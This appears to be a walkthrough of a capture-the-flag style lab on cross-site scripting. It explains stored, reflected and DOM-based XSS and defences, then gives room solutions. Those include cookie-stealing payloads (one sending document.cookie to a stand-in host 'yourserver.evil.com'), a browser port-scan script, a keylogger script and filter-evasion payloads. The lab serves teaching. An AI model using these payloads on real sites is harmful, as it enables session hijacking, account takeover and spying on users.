


Cross-site Scripting

Cross-site scripting (XSS) is a security vulnerability typically found in web applications. Its a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victims machine.

A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS.

The extent to the severity of this vulnerability depends on the type of XSS, which is normally split into two categories: persistent/stored and reflected. Depending on which, the following attacks are possible:

- Cookie Stealing - Stealing your cookie from an authenticated session, allowing an attacker to login as you without themselves having to provide authentication.
- Keylogging - An attacker can register a keyboard event listener and send all of your keystrokes to their own server.
- Webcam snapshot - Using HTML5 capabilities its possible to even take snapshots from a compromised computer webcam.
- Phishing - An attacker could either insert fake login forms into the page, or have you redirected to a clone of a site tricking you into revealing your sensitive data.
- Port Scanning - You read that correctly. You can use stored XSS to scan an internal network and identify other hosts on their network.
- Other browser based exploits - There are millions of possibilities with XSS.


Who knew this was all possible by just visiting a web-page. There are measures put in place to prevent this from happening by your browser and anti-virus.

This room will explain the different types of cross-Site scripting, attacks and require you to solve challenges along the way.

Stored XSS

Stored cross-site scripting is the most dangerous type of XSS. This is where a malicious string originates from the websites database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.

An example



A **attacker** creates a payload in a field when signing up to a website that is stored in the websites database. If the website doesn't properly sanitise that field, when the site displays that field on the page, it will execute the payload to everyone who visits it.

The payload could be as simple as `<script>alert(1)</script>`

However, this payload wont just execute in your browser but any other browsers that display the malicious data inserted into the database.


Reflected XS

In a reflected cross-site scripting attack, the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.

This might seem harmless as it requires the victim to send a request containing an attackers payload, and a user wouldn't attack themselves. However, attackers could trick the user into clicking their crafted link that contains their payload via social-engineering them via email..

Reflected XSS is the most common type of XSS attack.

An example



An attacker crafts a URL containing a malicious payload and sends it to the victim. The victim is tricked by the attacker into clicking the URL. The request could be `http://example.com/search?keyword=<script>...</script>`

The website then includes this malicious payload from the request in the response to the user. The victims browser will execute the payload inside the response. The data the script gathered is then sent back to the attacker (it might not necessarily be sent from the victim, but to another website where the attacker then gathers this data - this protects the attacker from directly receiving the victims data).

DOM-Based XS

What is the DOM

In a DOM-based XSS attack, a malicious payload is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. So what does this mean?

With **reflective** xss, an attackers payload will be injected directly on the website and will not matter when other Javascript on the site gets loaded.

```html
<html>
    You searched for <em><script>...</script></em>
</html
```

language-html

With **DOM-Based** xss, an attackers payload will only be executed when the vulnerable Javascript code is either loaded or interacted with. It goes through a Javascript function like so:

```language-js
var keyword = document.querySelector('#search')
keyword.innerHTML = <script>...</script>
```

- Cross-site scripting can be used for all sorts of mischief, one being the ability to scan a victims internal network and look for open ports. If an attacker is interested in what other devices are connected on the network, they can use Javascript to make requests to a range of IP addresses and determine which one responds.
- Javascript can be used for many things, including creating an event to listen for key-presses.
- There are many techniques used to filter malicious payloads that are used with cross-site scripting. It will be your job to bypass 4 commonly used filters.
- Cross-site scripting are extremely common. Below are a few reports of XSS found in massive applications; you can get paid very well for finding and reporting these vulnerabilities.

> - XSS found in Shopify
> - $7,500 for XSS found in Steam chat
> - $2,500 for XSS in HackerOne
> - XSS found in Instagram

Protection Methods

There are many ways to prevent XSS, here are the 3 ways to keep cross-site scripting our of your application.

1. Escaping - Escape all user input. This means any data your application has received is secure before rendering it for your end users. By escaping user input, key characters in the data received but the web page will be prevented from being interpreter in any malicious way. For example, you could disallow the < and > characters *from being rendered*.
2. Validating Input - This is the process of ensuring your application is rendering the correct data and preventing malicious data from doing harm to your site, database and users. Input validation is disallowing certain characters from being submit in the first place.
3. Sanitising - Lastly, sanitizing data is a strong defence but should not be used to battle XSS attacks alone. Sanitizing user input is especially helpful on sites that allow HTML markup, changing the unacceptable user input into an acceptable format. For example you could sanitise the < character into the HTML entity <

Other Exploits

XSS is often overlooked but can have just as much impact as other big impact vulnerabilities. More often than not, its about stringing several vulnerabilities together to produce a bigger/better exploit. Below are some other interesting XSS related tools and websites.

IP and Port Scanning with XSS

On the application layer your browser has no notion of internal and external IP addresses. So any website is able to tell your browser to request a resource from your internal network.

For example, a website could try to find if your router has a web interface at 192.168.0.1 by:

```language-js
<img src="http://192.168.0.1/favicon.ico" onload="alert('Found')" onerror="alert('Not found')">
```

Please keep in mind this is a proof of concept and there are many factors that will effect results such as response times, firewall rules, cross origin policies and more. Our browsers can conduct a basic network scan and infer about existing IP's, hostnames and services. As this is a learning exercise assume the factors do not apply here.

The following script will scan an internal network in the range 192.168.0.0 to 192.168.0.255

```language-js
<script> for (let i = 0; i < 256; i++) { // This is looping from 0 to 255  let ip = '192.168.0.' + i // Creates variable for forming IP
 // Creating an image element, if the resource can load, it logs to the /logs page.
  let code = '<img src="http://' + ip + '/favicon.ico" onload="this.onerror=null; this.src=/log/' + ip + '">'
  document.body.innerHTML += code // This is adding the image element to the webpage
 }
</script>
```

https://github.com/aabeling/portscan/blob/master/portscanner.js

Key-Logger with XSS

Javascript can be used for many things, including creating an event to listen for keypresses.

```language-js
<script type="text/javascript"> let l = ""; // Variable to store key-strokes in
 document.onkeypress = function (e) { // Event to listen for key presses
   l += e.key; // If user types, log it to the l variable
   console.log(l); // update this line to post to your own server
 }
</script>
```

Room Solutions

Stored XSS Question Hints

Question 1

Take a look some HTML tags here.

Question 2

You can get the pages documents using `document.cookies` in Javascript.

If you right click on this page, and select "Inspect Element", it will open your browsers Development Tools. You can execute Javascript in the console tab.

Execute Javascript with Developer Tools

Question 3

Now you know you can execute Javascript directly on the webpage, you can use it to change elements on the page

Try running this in your Developer Tools console

```language-js
document.querySelector('#thm-title').textContent = "I am a hacker"
or
document.getElementById("thm-title").innerHTML = "I am a hacker"
```

Question 4

We have made things easy for you. Requesting /log/hello will log **hello** for you.

The logs page will show you everything logged to **/log/any_text** URL.

This means, if you write a malicious script to steal someones cookie, you can have it logged for you to take over their account

Posting `<script>document.location='/log/'+document.cookie</script>` will log everyones cookies. Make sure its not your cookie when you're visiting the logs page as you will have also visited this page again.. You can check this by looking at your cookies in the Developer Tools console and executing `document.cookie`.

Once your victim (in this case you hope its Jack), to visit this page, it will log his cookie for you to steal!You can also use other HTML tags to make requests, including the img tag
`<img src="https://yourserver.evil.com/collect.gif?cookie=' + document.cookie + '" />`

Question 5

Now you have Jacks cookie, you can update your own by replacing its value. You can update your own cookies value in your Developers Tools.

Updating your cookie's value

Once you've replaced your cookie with Jacks, refresh your page and see who you are logged in as!

DOM-Based-XSS

```language-js
test" onmouseover="alert(document.cookie)"
test" onmouseover="document.body.style.backgroundColor = 'red'"
```

Filter Evasion

- payloads for each question
  - `<image src=1 href=1 onerror="javascript:alert('Hello')"></image>`
  - `<img/src=`` onerror=this.onerror=confirm(1)`
  - `<img src="blah" onerror=alert("HHelloello") />`
  - `<img src="blah" ONERROR=alert("HHelloello") />`